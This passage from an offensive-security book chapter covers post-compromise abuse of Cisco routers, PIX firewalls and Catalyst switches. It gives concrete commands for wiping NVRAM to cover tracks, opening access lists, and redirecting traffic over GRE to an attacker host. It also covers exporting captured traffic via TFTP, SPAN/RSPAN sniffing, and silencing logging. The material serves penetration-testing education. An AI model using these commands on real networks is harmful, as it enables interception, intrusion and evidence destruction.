SNMP trapping and polling can be switched off using the `no snmp-server enable traps` and `no snmp-server host [<if_name>] <local_ip> [trap|poll]` commands.

## Looking Around

**Attcak**

<i>Popularity:</i>	10
<i>Simplicity:</i>	9
<i>Impact:</i>	3
<b><i>Risk Rating:</i></b>	<b>7</b>

Now the attacker has at least partially safeguarded himself against immediate detection and can take a deep breath of relief. Then the adrenaline kicks in. The first thing anyone would do is study the whole device configuration in detail, both in RAM and in the file stored on Non-volatile RAM (NVRAM). This means executing `show running config` and `show startup-config` (IOS and PIX OS) or `show config` (CatOS—and remember that on a CatOS switch, RAM and NVRAM configs would be the same!). A thoughtful cracker would cut and paste both running and startup configurations to save himself time in the future and also `diff` both files to

see whether any unsaved setting alterations exist.

Apart from analyzing the configuration files, many useful commands can be executed to find out more about the device, the traffic it passes, and its network neighborhood. On an IOS router, the following might be considered:

- `show reload` Is the router scheduled for reload at some later time?
- `show kron schedule` Are any other tasks scheduled for some time in the future by a system administrator?
- `show ip route` and its subdivisions like `show ip route summary` or `show ip route connected` Don't we need to know the routing table?
- `show ip protocols` and `show ip protocols summary` How about the running routing protocols, if any?
- `show arp` or `show ip arp` The jolly neighborhood in the ARP table.
- `show clock detail` Is the router time correct, or does it show something like \*08:50:27.743 UTC Tue Mar 2 1993?
- `show interfaces summary` and `show interfaces` For more details.
- `show tcp brief all` and `show ip sockets` Open TCP and UDP ports and connections. Did we miss something?
- `show ip nat translations verbose` How many hosts are going through Network Address Translation (NAT) (if in use) and what are their addresses?
- `show adjacency`, `show adjacency detail`, and `show adjacency summary` A good long look at the neighborhood.
- `show ip cache flow` Another look at the neighborhood and



also common packet sizes.

- `show ip cef` If Cisco Express Forwarding (CEF) is enabled, this also provides useful information about the router surroundings.
- `show ip cef internal` An undocumented IOS command that provides more details than `show ip cef`. A similar one is `show ip cef detail`.
- `show snmp` For all SNMP-related information.
- `sh ip accounting` and `show aaa user all` To see user and IP accounting information, if enabled.
- `show aliases` Did the system administrator create some useful ones? The default aliases are

Exec mode aliases:

h	help
lo	logout
p	ping
r	resume
s	show
u	undebug
un	undebug
w	where

- `show auto secure config` Is autosecure configured? And if yes, how did you get in in the first place?
- `show file systems`, then `dir nvram:` and `dir flash:` Sometimes, you can find more here than you would normally expect. Use the `more` command to read the contents of files found.
- `show proc cpu` and `show proc memory` It is useful to know the state of the router's CPU and memory load to

approximate how useful such a router may be for further attacks.

No doubt, more interesting `show` commands are out there that would show the attacker something not found in the running or startup configuration file—for example, checks on the status and descriptions of dial-in users, if present. However, since these would be quite specific, we will not dwell on them here and will move to CatOS instead. Here the amount of useful commands is considerably less but, nevertheless, sufficient:

- `show modules`, `show system`, `show port`, and `show flash`  
Provides more useful information about the device.
- `show alias` Comes in handy. By default there are no configured aliases.
- `show time` Demonstrates whether the system time is correct.
- `show span` Helps to discover a possible IDS sensor (but SPAN settings can be seen in the configuration file anyway).
- `show arp` and `show cam` Helps to investigate the neighborhood. The `show cam` command has quite a few useful options to employ:

```
Gromozeka (enable) show cam
```

```
Usage: show cam [count] <dynamic|static|permanent|system>
```

```
show cam <dynamic|static|permanent|system> <mod_num>
```

```
show cam <mac_addr> [vlan]
```

```
show cam agingtime
```

```
show cam mlsrp <ip_addr> [vlan]
```

- `show netstat` A very useful command that demonstrates open ports, connections, routes, and traffic statistics:

```
Gromozeka (enable) show netstat ?
```

```
Usage: netstat [tcp|udp|ip|icmp|routes|stats|interface]
```

```
Commands
```

---

<code>show netstat</code>	Show active network connect
<code>show netstat stats</code>	Show TCP, UDP, IP, ICMP sta
<code>show netstat tcp</code>	Show TCP statistics
<code>show netstat udp</code>	Show UDP statistics
<code>show netstat ip</code>	Show IP statistics
<code>show netstat icmp</code>	Show ICMP statistics
<code>show netstat interface</code>	Show interface statistics
<code>show netstat routes</code>	Show IP routing table

- `show ip` Another useful command that can also show the routing table, as well as whether IP fragmentation, ICMP redirects, and unreachable are supported:

```
Gromozeka (enable) sh ip ?
```

```
Show ip commands:
```

---

<code>show ip alias</code>	Show aliases for IP Addresses
<code>show ip dns</code>	Show IP DNS information
<code>show ip route</code>	Show IP routing table
<code>show ip permit</code>	Show IP Permit List

- `show span` and `show spantree` Sheds light on Spanning Tree Protocol (STP) settings.

- `show vlan`, `show dvlan`, `show vtp`, `show trunk`, and `show vmps` Provides all necessary information about static and dynamic virtual LANs (VLANs).

As to the PIX, you can also gather a wealth of information about the device characteristics and its neighbors by trying various `show` commands. The specificity of PIX as a firewall device provides us with a lot of information about the connections going through it. This is partly because NAT is generally in use on a PIX and you can view NAT translation tables to learn more about the penetrated network. The following `show` commands could be helpful for the attacker:

- `show cpu` and `show memory` To view the load of the firewall.
- `show interface` For the interfaces settings.
- `show clock` To see whether the system time is correct.
- `show arp [timeout|statistics]` For the ARP table.
- `show route` and `show routing` For the routing table.
- `show conn [count] | [detail]` To see and count the connections through the firewall.
- `show xlate` A feature-rich command to show NAT translations.
- `show tcpstat` To see open ports and connections to the firewall.
- `show h225`, `show h245`, and `show h323-ras` For VOIP-related information.
- `show crypto` With various parameters for IPSec-related data.

As you can see, every device provides useful information in accordance to its specific function on the network. Let's proceed and see what can be done with Cisco routers and switches after the interrogation is finished.

## Using a Hacked IOS Router to Hide Tracks

**Attack**

<i>Popularity:</i>	8
<i>Simplicity:</i>	10
<i>Impact:</i>	5
<b><i>Risk Rating:</i></b>	<b>8</b>

A common reason that attackers take over multiple routers is to use them to cover their tracks. In a classical scenario, the cracker would hop over a chain of routers via Telnet (or, better, Secure Shell Protocol) to the final router, from which she either connects to a backdoor on a hacked machine or launches an actual attack. For the latter, Generic Routing Encapsulation (GRE) tunnels from router to router need to be established. As you will see soon in the section "[Using a Hacked IOS Router to Mirror, Capture, and Modify Bypassing Traffic](#)," this is very easy to do. After the attack succeeds or necessary reconfiguration of a target host via a backdoor is done, the cracker can pull back, wiping out the chain routers in the process (`erase /all nvram:`). A brutal attacker may also bring them down by erasing their flash, so that these hosts become completely unavailable and any traceback becomes impossible.

The main problem for a cracker who wants to hop through the chain of remote routers is surmounting delay. In particular, this applies to experienced crackers who want to use legal and political gaps by connecting through countries with absent cybercrime laws and antagonistic political views. In many cases, such places are positioned quite far away and have underdeveloped networking infrastructure. So, realistically speaking, a track-hiding chain of routers will usually become impractical after reaching three hosts in a chain, if not less.

Somewhat of a variation of hiding one's tracks via a hacked router is *port bouncing* through it. This could be done using access lists and port forwarding, and a Cisco port bouncing utility is available from <http://www.pkcrew.org> to do it:

```
arhontus# ./ciscobnc
Usage: ./ciscobnc [-t] [-l localport] [-r remoteport] -a address
```

An IRC bouncer that works through an "owned" Cisco router is available at <http://www.evildollars.com/~chrak/dspcs.php?cs/programs//ciscoBNC.c.html>. A cracker could run it on her own or on a hacked machine, connect to its port 7777 with an IRC client, and then execute

```
/quote doitup <router IP> <router password> irc.<something>.com <
```

to connect to a legitimate IRC server while hiding behind the "owned" router's address and domain name. One can, of course, run ping sweeps, traceroutes, and crude full connect portscans using a Telnet connection to a router. As a proof-of-concept, here is a basic ping sweep using `gethemp`, available at

<http://www.blacksheepnetworks.com/security/hack/hack2/www.getrewted.com>

a mirror of the deceased <http://www.getrewted.com> site:

```
arhontus / # ./gethemp -t 192.168.77.85 -p ***** -n 192.16
getHEMP v0.2 (c) 2002 by ca0s && s0t4ipv6
* attempting connection to [192.168.77.85:23].
* only password needed. * sending [123456].
* seems we are logged in.
* set range to 192.168.66.100-200
* Pinging 192.168.66.100 ... UP !
* Pinging 192.168.66.101 ...
* Pinging 192.168.66.102 ... UP !
* Pinging 192.168.66.103 ...
* Pinging 192.168.66.104 ...
* Pinging 192.168.66.105 ... UP !
* Pinging 192.168.66.106 ...
* Pinging 192.168.66.107 ...
* Pinging 192.168.66.108 ...
* Pinging 192.168.66.109 ...
* Pinging 192.168.66.110 ...
* Pinging 192.168.66.111 ... UP !
* Pinging 192.168.66.112 ... UP !
<skip>
```

It is not difficult to modify this code to run traceroute instead of ping or Telnet some host port by port. However, this is hardly an elegant approach. We are going to review a much better one in the "[Further IOS Exploitation and Device Access Preservation](#)" section.

## Using a Hacked IOS Router or PIX Firewall to Allow Malicious Traffic Through

## Attack

Popularity:	10
Simplicity:	9
Impact:	8
Risk Rating:	9

An attacker can also employ the router to allow the traffic to pass to the internal hosts on the network. One doesn't have to ping or portscan from an "owned" gateway router—it is sufficient to allow an outside scanner to send its traffic to the internal hosts. The same applies to any other types of external malicious traffic, such as the packets generated by vulnerability searching tools and exploits. Letting it through can be as simple as removing access lists or Context Based Access Control (CBAC) `ip inspect` and `ip audit` statements that stand in the cracker's way. Since manually entered access lists have preference over the `ip inspect` statements, an attacker doesn't even have to turn them off if he doesn't want to. Instead, they can be overtaken by a `permit ip any any` or more complex Access Control Lists (ACLs) assigned to the router's interfaces.

**Note** Killing `ip audit` settings will be done anyway, since when would a cracker want to run his packets through an IDS, even a basic one?

If NAT is in use, which is likely the case, a cracker will have to forward ports to access internal servers and launch attacks against them. On an IOS router, typical static port forwarding is done with

```
ip nat inside source static [tcp | udp] [internal server IP] [port]
[external IP address or interface number] [port that shows to th
```

For example, to forward an internal web server at 10.10.1.1 to the outside world, you would enter `ip nat inside source static tcp 10.10.1.1 80 interface serial0/0 8000` where the web server will become accessible

from the outside on port 8000 on a WAN serial interface. Make sure that no access lists or stateful filtering block access to the open outside port. To be sure, you can explicitly allow access to this port with an inbound extended access list.

On a PIX firewall, which automatically assigns security levels to the interfaces and performs static filtering on the basis of these levels, an access list allowing the malicious traffic through is a must. Let's say we want to access an internal web server at 10.10.10.10 via a PIX firewall with an external IP 1.1.1.1. First, we need to create an access list that will allow external access to the port we want to connect:

```
pixfw(config)#access-list acl_inbound permit tcp any host 1.1.1.1
pixfw(config)#access-group acl_inbound in interface outside
```

Then we can use the static statement to forward the port we want:

```
pixfw(config)#static (inside,outside) tcp 1.1.1.1 80 10.10.1
```

**Note** Of course, an attacker can simply set up a more simple static statement to forward traffic to the target based on the IP address only and not the IP:port pair.

Now it should be possible to connect to the web server on 10.10.10.10 by connecting to the PIX TCP port 80.

This simple port forwarding combined with removing or adding ACL entries can bring an attacker great rewards. Many internal, completely unavailable from the Internet side, servers stay unpatched and unupdated for eons since the threat to them is not apparent. In particular, this applies to smaller companies that often fully trust their internal employees and don't have guest network access. Once the firewall or border router permits outside traffic to, let's say, an internal web server that is not looked after from the security perspective and runs plenty of testing stage applications and scripts, it hasn't got a chance against web hacking juggernauts like SPI Dynamics' WebInspect or Watch-Fire's AppScan.

## Using a Hacked IOS Router to Mirror, Capture, and Modify



## Bypassing Traffic

### Attack

Popularity:	6
Simplicity:	7
Impact:	10
<b>Risk Rating:</b>	<b>8</b>

What about sniffing all incoming and outgoing traffic on a hacked router to grab useful plaintext information, such as e-mails and user passwords? Of course, one can accomplish it using commands such as `debug ip tcp packet`:

```
c2600#debug ip tcp packet ?
<skip>
address IP address (source or destination)
in Incoming segments
out Outgoing segments
port Port number (source or destination)
<skip>
```

If you want to use the `debug ip packet <ACL number>` command instead, an undocumented IOS option lets you see the flying packets in ASCII and hex by adding `dump` after the ACL number. Such an approach has many disadvantages, however. An attacker would have to execute `terminal monitor` and then constantly sit and watch the packets fly by, waiting for something useful to pass. He wouldn't be able to modify the bypassing content; saving it via copy and paste isn't comfortable, either. In addition, if the amount of traffic is significant, the debug may significantly slow down or even crash the router. Finally, having a constant Telnet connection to the router doesn't contribute much to the attacker's stealth.

When on a hacked router, a sensible attacker would

**Note** periodically run the `show users` command to check whether any one else, such as the system administrator, has logged in.

A much better way is to redirect all traffic to a host under the attacker's control, efficiently executing a remote man-in-the-middle attack. Via policy routing and GRE, the traffic can be sent to another Cisco router that the attacker considers capable of handling the additional debug load. However, it is also possible to redirect network traffic through a Linux host with enabled GRE support. Such a host will have a whole collection of traffic sniffing and modification tools (`dsniff`, `ettercap`, `pdump`, `netsec`, `omen`) installed and ready to go. A module in `ettercap` called `gre_relay` (Zaratan in older `ettercap` versions) is even designed to assist in this type of attack and to bring into the game other `ettercap` plug-ins and functions designed to attack Server Message Block (SMB), Point-to-Point Tunneling Protocol (PPTP), SSH, and other common traffic. This plug-in is based on a `tunnelx`, the first proof-of-concept tool for policy routing and GRE redirect attack demonstration, originally published in Phrack 56 by Gaus.

Thus, keeping these facts in mind, it makes more sense to describe here a Cisco-to-Linux redirection/mirroring method. As stated in the Gaus article, "reroute some traffic from a router and send it to some other place, capture it and resend it to the router and make it look like nothing ever happened."

The first thing we need to do is establish a GRE tunnel between the hacked IOS router and the attacker's Linux box. On a router, set the tunnel's source, destination, and type:

```
Owned#conf t
Owned(config)#int tun0
Owned(config-if)#ip address <tunnel IP address> <netmask>
Owned(config-if)#tunnel source eth0/0
Owned(config-if)#tunnel dest <IP address of the other tunnel end>
Owned(config-if)#tunnel mode gre ip
Owned(config-if)#exit
```

On a Linux machine, set the other end of the tunnel:

```
arhontus / # modprobe ip_gre
```

```
(insert the GRE module if not using the GRE support in the kernel
arhontus / # echo 1 > /proc/sys/net/ipv4/ip_forward
(if not done already)
arhontus / # ip tunnel add tun0 mode gre remote <router IP address
box IP address>
arhontus / # ip addr add 192.168.10.4/24 dev tun0
arhontus / # ip link set dev tun0 up
```

Now the tunnel is up and you should be able to ping through it. Time to redirect the traffic. On the router side, first define what kind of traffic you want to redirect with an access list—for example `access-list <ACL number> permit ip any any`. Then define and activate an appropriate route map:

```
Owned(config)#route-map redirect
Owned(config-route-map)#match ip address <ACL number>
Owned(co-nfig-route-map)#set ip next-hop <IP address of the other
Owned(config-route-map)#exit
Owned(config)#int eth0/0
Owned(config-if)# ip policy route-map redirect
```

On the Linux side, launch the ettercap `gre_relay` plug-in, supply it with an unused IP address, and enjoy the results. Alternatively, you can use the original `tunnelx`; however, you would need an older version of GCC and Libnet to compile it. It is not necessary to use `tunnelx` or `gre_relay` to mirror the traffic, but such action would be easily discoverable with a traceroute, as an additional hop would be introduced—and that is what you are trying to avoid. When removing the configuration from the router after the attack is done, first remove the route map and, only then, the access list; otherwise, a deadly routing loop will occur, the router would be lost, and the sniffed network would experience a DoS.

It is possible to use a longer chain of redirect—for example, a hacked Cisco router—controlled Cisco router—UNIX attack machine. Such a possibility is explored in David Taylor's paper "Using a Compromised Router to Capture Network Traffic," available from [http://www.geocities.com/david\\_taylor\\_au/](http://www.geocities.com/david_taylor_au/). The

**Tip** Gaius article at <http://www.phrack.org/phrack/56/p56-0x0a> and Joshua Wright's GIAC practical section D8 ([http://www.giac.org/practical/Joshua\\_Wright\\_GCIH.zip](http://www.giac.org/practical/Joshua_Wright_GCIH.zip)) also provide good bedtime reading on the topic of using a hacked IOS router for traffic redirection and sniffing.

## Sniffing Traffic from a Hacked PIX Firewall

**Attack**

<i>Popularity:</i>	5
<i>Sirplicity:</i>	9
<i>Impact:</i>	10
<b>Risk Rating:</b>	8

To get bypassing traffic from a PIX firewall, a cracker does not even need to use policy routing or establish tunnels. Since PIX OS version 6.2, traffic capturing and storage in pcap format files is a natively supported feature designed for better network trouble-shooting capability. Of course, it can be abused by attackers to use the "owned" firewall as a highly configurable remote sniffer. Using packet capture in PIX is easy. First, set up access lists describing the type of traffic you are interested in—for example e-mail traffic:

```
pixfw(config)# access-list smtp permit tcp any any eq smtp
pixfw(config)# access-group smtp in interface outside
pixfw(config)# access-group smtp in interface inside
```

Then start capturing the data via the `capture` command:

```
pixfw(config)# capture test access-list smtp buffer 1024 interfac
```

The default capture buffer size is 512 K, but you can increase it as much as the fire-wall memory will allow.

Be careful not to interfere with the existing ACLs while applying your lists for sniffing. The safest option is to use already existing lists that are likely to contain the entries you want or add needed access lists to them.

Verify that the packets are sniffed with a `show capture smtp` or `show capture smtp detail` command. As long as the capture is running, you can pull out the captured data in the libpcap format for further analysis with Ethereal or other sniffers. This can be done via Trivial File Transfer Protocol (TFTP) using `copy capture:smtp tftp://<TFTP server IP>/pcapdump_filename pcap`. An even easier option is to grab the dump via a casual web browser. While entering [https://www.PIX\\_IP\\_address/capture/capture\\_name](https://www.PIX_IP_address/capture/capture_name) as a URL will allow you to view the caught packets, adding `pcap` to the path will trigger the dump download. [Figure 10-1](#) shows an example of a small sample capture file viewed and pulled from our testing PIX 515E firewall.



**Figure 10-1:** Viewing and downloading captured traffic from a PIX firewall

When you have caught all the wanted data, turn off the capture with a `no capture <capture name>` command and wipe out the capture buffer with the `clear capture <capture name>` command. Then remove all additional access lists and access lists entries. Verify that the removal is successful with a `show capture <capture name>` command.

Since PIX access lists can describe practically any traffic type and remote pulling of the dumps in libpcap format is so easy, these firewalls make one of the greatest versatile and flexible sniffing devices one can encounter on the Internet.

## Sniffing the Network Using a Cisco Catalyst Switch

## Attack

Popularity:	5
Simplicity:	8
Impact:	10
<b>Risk Rating:</b>	<b>8</b>

A remote or local attacker can do quite a few things using a hacked Catalyst switch. Some of the obvious ones include removing or modifying various access lists (including MAC address-based filtering) and removing, altering, or adding VLANs on a switch to gain access to normally inaccessible traffic. Setting the switch as a root bridge of a running spanning tree is a bonus, since more traffic will be directed through that switch. We will deal with the Spanning Tree Protocol (STP) in detail in [Chapter 12](#). For now, remember that the switch with the lowest STP priority wins and becomes a root of the STP domain. The lowest STP priority possible is 0. To set it on a CatOS switch, use the `set spantree priority 0 <VLAN number>` command. On a IOS-based switch, the command is `spanning-tree vlan <VLAN number> priority 0`. Per-VLAN STP is common these days, so don't forget to supply the switch with the number of the VLAN on which you want to become the STP root bridge.

Getting more traffic flowing through the switch is fine, but how do we capture it? If the switch has a Route Switch Module (RSM) installed and we have an access to it, we can use it to follow exactly the same attack routines we used with an IOS router. What if "a switch is just a switch"? In such a case, we can abuse the Cisco Switched Port Analyzer (SPAN) functionality. This feature allows a system administrator to direct traffic from the selected switch ports or whole VLANs to a monitoring interface, into which a sniffing host is plugged. Thus, a cracker will need a host on the network that she controls on which she can install a sniffer. Such host can be a gateway Cisco router, from which the traffic can be further forwarded to an external host via policy routing and GRE. This is the worst case scenario, but it is possible since common administrative access policy for all Cisco devices

on the same network is often seen. In layman's terms, this means that if a cracker has guessed a read-write (RW) SNMP community on a router, chances are the same or a similar community name is used on a switch. Or if the configuration files were pulled from a TFTP server, both routers and switches configuration files fall into the attacker's hands.

Before explaining how to set up SPAN, it is important that you understand several things about this Catalyst functionality. Firstly, the capabilities of SPAN are quite different on different Catalyst models. Also, the SPAN functionality would differ when a trunk port is involved as a monitored or monitoring interface. Port-based and VLAN-based SPANs should be distinguished. Finally, a new form of SPAN, a Remote SPAN (RSPAN), may be abused by an attacker, which can be catastrophic.

SPAN functionality of Catalyst 2900XL/3500XL switches is relatively limited. All monitored ports must be on the same VLAN. The monitor port can't be a trunk or dynamic access interface. It can't have port security and MAC filtering enabled, but the attacker would turn them off anyway. To enable SPAN on a 2900XL/3500XL Catalyst, go to the interface the sniffing host is plugged into and set the ports for sniffing with a `port monitor <interface>` command—for example, `port monitor FastEthernet0/3`. An administrative interface is an exemption: to sniff it, use `port monitor VLAN1`. To validate the configuration, run `show port monitor`.

How about other IOS-based Catalysts? Here are the guidelines for SPAN use on 2940, 2950, 2970, 3550, 3560, and 3750 Catalyst switches. These guidelines are taken from the Cisco web site:

- The Catalyst 2950 switches can have only a single SPAN session active at a time and can sniff source ports, but not whole VLANs.
- The Catalyst 2950 and 3550 switches can forward traffic on a monitoring SPAN port in Cisco IOS Software Releases later than 12.1(13)EA1.
- The Catalyst 3550, 3560, and 3750 switches can support two



SPAN sessions at a time and monitor both source ports and VLANs.

- The Catalyst 2970, 3560, and 3750 switches do not need reflector port configuration when configuring RSPAN sessions.
- The stackable Catalyst 3750 switches support SPAN configuration using source and destination ports that reside on any of the switch stack members.

SPAN configuration on Catalyst 2950 and Catalyst 3550 series, as well as on the Catalyst 4500/4000 and 6500/6000 switches running IOS, is set in a general configuration mode and not on the separate switch interfaces:

```
c2950# configure terminal
c2950(config)# monitor session 1 source interface fastethernet 0/
c2950(config)# monitor session 1 source interface fastethernet 0/
c2950(config)# monitor session 1 destination interface fastetherr
```

To verify that SPAN is set up properly, use `show monitor session 1`.

*Source port* and *monitored port* are synonymous, and the same applies to *destination port* and *monitoring port*. You will

**Note** encounter all of these terms in various sources. For the purposes of this book we prefer the *monitored* and *monitoring* terminology.

SPAN configuration in CatOS is done via a single `set span` command. But don't relax yet, because this command has multiple options to consider:

```
CatOS_switch(enable)#set span ?
Usage: set span disable [dest_mod/dest_port|all]
 set span <src_mod/src_ports...|src_vlans...|sc0>
<dest_mod/dest_port> [rx|tx|both]
[inpkts <enable|disable>]
[learning <enable|disable>]
[multicast <enable|disable>]
```

```
[filter <vlans...>]
[create]
```

The basic syntax is `set span monitored_ports monitoring_port`—for example, `set span 3/1-12 2/1`. To sniff selected VLANs, the syntax is `set span monitored_vlan(s) monitoring_port`—for example, `set span 2,3,4,5 5/3`. Verify the sniffing with `show span`. If we set a trunk port as monitored, all VLANs traffic passing through the trunk will be sniffed. Thus, it's a bonus. If for some reason you don't want to intercept the data from a particularly boring VLAN, you can eliminate it from the sniffing process by adding a `filter <number of a boring VLAN>` statement to the `set span` command.

What will happen if the monitoring port is a trunk? All captured packets would have their VLAN tags intact and you will be able to identify their VLANs by looking at these tags in Ethereal. Thus—this is also a bonus—an attacker may consider setting up the monitoring port as a trunk.

Some `set span` options deserve consideration. To sniff the Catalyst management interface, use the `sc0` as its name, where this option is available (5500/5000 and 6500/6000 series, and CatOS version 5.1 or later). To intercept the traffic sent to the Multilayer Switch Feature Card (MSFC) on Catalyst 6500/6000 switches, set the port 15/1 or 16/1 as monitored. If you are fed up with multicast traffic filling up the sniffer buffers and dumps, employ the `multicast disable` option. Finally, but most importantly, configure `inpkts enable` to allow bidirectional communication with the sniffing host; otherwise, it would become accessible only after SPAN is turned off with the `set span disable [all | monitoring port]` command. If this option is forgotten, not only won't the attacker be able to watch the sniffing in progress, but a host that can't send packets into the network will surely raise complaints and alarms, and the host can be rebooted by a legitimate user.

## (Ab)using Remote SPAN



## Attack

Popularity:	2
Simplicity:	8
Impact:	10
Risk Rating:	7

RSPAN allows you to sniff traffic spread across the entire switched network, not just on a single switch. This feature is available on Catalyst models 6000/6500 since CatOS version 5.3 and Catalyst models 4000/4500 since CatOS 6.3. There is no black magic in setting RSPAN to work. It won't propagate from switch to switch like a worm—a cracker still needs to have enable access to all switches on which the traffic is to be intercepted. However, if a common management vulnerability (as mentioned in the beginning of the [previous section](#)) is exploited, this is not a problem. An attacker will also require all sniffed switches to have Virtual Trunking Protocol (VTP) turned on and be on the same VTP domain. This is not difficult to configure with the `set vtp` command.

How does RSPAN work? A separate special RSPAN VLAN is created. Instead of flooding the traffic to a monitoring port, all participating switches send it to this VLAN. The monitoring port with a sniffing device plugged in can be placed anywhere on the RSPAN VLAN. If you wish, several monitor ports could be set. To carry the RSPAN VLAN, trunk ports must be placed between the participating Catalysts. Again, configuring these trunk ports with a `set trunk <port> desirable` command isn't rocket science. The switches that have monitored ports are called *source switches*, and the switches that have monitoring ports are *destination switches*. Switches that do not have any sniffed or sniffing ports, but still carry the intercepted traffic through the RSPAN VLAN, are the *intermediate switches*. RSPAN sessions can happily coexist with the traditional SPAN. Unfortunately for the attackers, neither `sc0` traffic nor Layer 2 protocols (CDP, DTP, and VTP) capture is supported by RSPAN.

To configure RSPAN on the switches you control, first ensure that the

conditions we have outlined (common VTP domain, trunk ports) are met. Then create the RSPAN VLAN with a command like `set vlan 55 rspan`, where 55 is the VLAN number. The switch on which the VLAN is created must be a VTP server (which is set by default when VTP is configured anyway) to carry the information about the new VLAN to other switches on the same VTP domain. Then configure the monitoring port on one of the interfaces that belong to the RSPAN VLAN using `set rspan destination <port number> <RSPAN VLAN number>`. Now you can set the ports to sniff by logging onto the appropriate Catalysts and executing `set rspan source <port number> <RS-PAN VLAN number>`. Verify that everything works with `show rspan`.

Congratulations! You have managed to set a whole network to forward you traffic from the hosts you are interested in without using any ARP, ICMP, Layer 2, routing, or DNS spoofing tricks. To find more about the RSPAN options and configuration, check out the Cisco web site at [http://www.cisco.com/univercd/cc/td/doc/product/lan/cat6000/sw\\_5\\_5/cmd\\_ref](http://www.cisco.com/univercd/cc/td/doc/product/lan/cat6000/sw_5_5/cmd_ref) and [http://www.cisco.com/univercd/cc/td/doc/product/lan/cat6000/sw\\_5\\_5/cnfg\\_g](http://www.cisco.com/univercd/cc/td/doc/product/lan/cat6000/sw_5_5/cnfg_g)

## The Secret CatOS Enable Engineer Mode

### Attack

Popularity:	1
Simplicity:	9
Impact:	3
Risk Rating:	4

Can anything else be done with a CatOS switch? Apparently, yes. A hidden engineer mode is available for Cisco Technical Assistance Center (TAC) engineers to troubleshoot switch problems. From the attacker's viewpoint, it extends the capabilities of someone who manages to take over the switch and can even lead to the discovery of new vulnerabilities.

To access the engineer mode on a CatOS 5000 or 6000 series switch, you must be enabled and execute the `enable engineer` command. You will be asked for the password to enter. A few online sources describe how such a password is constructed; however, in our experience many of these descriptions are incorrect. So we'll present what worked for us while testing Catalyst 5000. Prior to typing `enable engineer` and hitting `ENTER`, run `show version`:

```
Gromozeka (enable) sh ver
WS-C5000 Software, Version McpSW: 4.5(12a) NmpSW: 4.5(12a)
<skip>
Mod Port Model Serial # Versions
--- --- -
1 2 WS-X5009 002660741 Hw : 1.8
 Fw : 1.4
 Fw1: 1.4
 Sw : 4.5(12a)
4 12 WS-X5213 002294746 Hw : 1.2
 Fw : 1.4
 Sw : 4.5(12a)
<skip>
```

What we need from this output is the first two digits, without the dots, from Hw, Fw, and Sw versions of the switch Supervisor Engine (module 1). Ignore all other Catalyst modules present. The enable engineer password is constructed as follows: *passwordHWFWSWenablepass*. For example, if the unprivileged user password is *goldfinger* and the enable password is *goldeneye*, using the `show version` output from our switch, the engineer password would be *goldfinger181445goldeneye*. Construct the password as we have recommended, execute `enable engineer`, and enter the password. You should see output such as `nameoftheswitch(debug-eng)`. Try `?`, `show?`, `set?`, and `clear?` and see the amount of available commands and settings multiply!

Let's see what benefits (apart from causing possible severe harm to the switch) the engineer mode can bring to a lucky attacker. First of all, better

networking tools are at hand—a more extended ping, a proper traceroute, and, possibly, ssh and scp. Then there are good old UNIX ps, kill, and renice (in the form of a set priority) commands (remember the CatOS ancestry!). Consider running ps and then using kill to turn off processes like SysLogTask and SnmpTraps. The configuration file entries would still be there, but logging won't work and SNMP traps won't be sent. What could be a better way of getting rid of logging on a CatOS switch without raising additional alarms?

Many other controls are available in the debug-eng mode, ranging from fine-tuning the DTP settings (see [Chapter 12](#) to discover the importance of this protocol for the attackers) via set dtp and modifying the forwarding table entries via set ftenry to forcing the switch to accept incorrect MAC addresses with set option mac disable. Consult [Appendix C](#) of this book for the list of typical debug-eng commands or, even better, check them out on your Catalyst 5000 series switch.

However, the main value of the engineer mode is for a serious and highly skilled attacker looking to discover new CatOS vulnerabilities or the possibility of a CatOS binary patching for separate switch modules. First of all, a GDB debugger is available (but has to be turned on):

```
Gromozeka (debug-eng) set debugger?
Usage: set debugger <enable|disable|start*gt;
```

In addition, an in-built process tracing functionality is complimented with set tpoint:

```
Gromozeka (debug-eng) set trace?
Usage: set trace <category> [level]
 (category = all|biga|cdp|config|diag|dtp|dns|drip|dy
 |earl|epld|essr|filesys|lane|llc|ltl|mbu
 |ntp|pagp|scp|security|slp|snmp|spantree
 |syslog|tacacs|test|tftp|verbose|vmpls|vt
 level = 0..255, 0 to disable, default is 1)
```

The process tracing should be used with care to avoid crashing the switch and causing constant reboot. In such a case, you will have to send a break

sequence through a console connection and wipe out the switch config as soon as possible. A variety of enable engineer mode show commands are also helpful in exploitation and reverse engineering. These commands include show alloc, show malloc, show mbuf with its options, and show memsize <process ID> <block size>. As an example, consider show alloc and a separate process show memuse output:

```
Gromozeka (debug-eng) show alloc
 +-----+ top of me
 | |
 +-----+ Stack Are
 | | Download
st_dnld 10f86890 +-----+ Download Are
 | |
st_expmbuf 10f86800 +-----+ Expand Mbuf
 | | mbuf clus
st_clsparm 10aeb000 +-----+ Cluster Mbuf
 | | mbuf=2c3
st_mspace 10a3a400 +-----+ Mbuf Area
 | | Wasted space
malloc_end 10a3a3d4 +-----+
 | |
malloc_begin 1043c834 +-----+ Malloc Area
 | |
st_mclref_sp 1043bcdc +-----+ Cluster Ref
 | |
st_clicksp 10438f80 +-----+
BSS end 10438f7c | | Begin fre
 | | Code, Data and bss
DRAM_START 10000000 +-----+
```

```
Gromozeka (debug-eng) show memuse 4 20000
```

```
Malloc region begins at 0x1043c834
```

```
Malloc region ends at 0x10a3a3d4
```


```
Process: telnet04
```

```
caller addr malloc addr size
```

-----	-----	-----
0x10298da6	0x104f9ec4	80016
Total		214880


Since CatOS is slowly dying out and being gradually replaced by Cisco IOS, we didn't look deeply into its exploitation, considering IOS to be a more interesting and relevant target (see [Chapter 8](#) and the rest of this chapter). Nevertheless, we are sure that some of our readers will find the opportunities provided by the CatOS `enable engineer` mode to be valuable in their Catalyst vulnerability research.

 [Previous](#)

[Next](#) 



 Previous

Next 

# FURTHER IOS EXPLOITATION AND DEVICE ACCESS PRESERVATION

While we didn't dwell a lot on CatOS exploitation and abuse, IOS is a different matter. Two main questions we had in mind when collecting and producing the data for this chapter were how can an attacker preserve access to a hacked IOS device without leaving any telltale traces in the configuration file, and how can the abused device resources be abused to the full extent? The answer to both questions is this: by producing an IOS backdoor. The most obvious way of producing such a backdoor is patching the IOS binary itself. However, this will not provide a cross-system, cross-platform backdoor. Thus, we have thought of another way a cracker can "leave a little gift" on the "owned" IOS host.

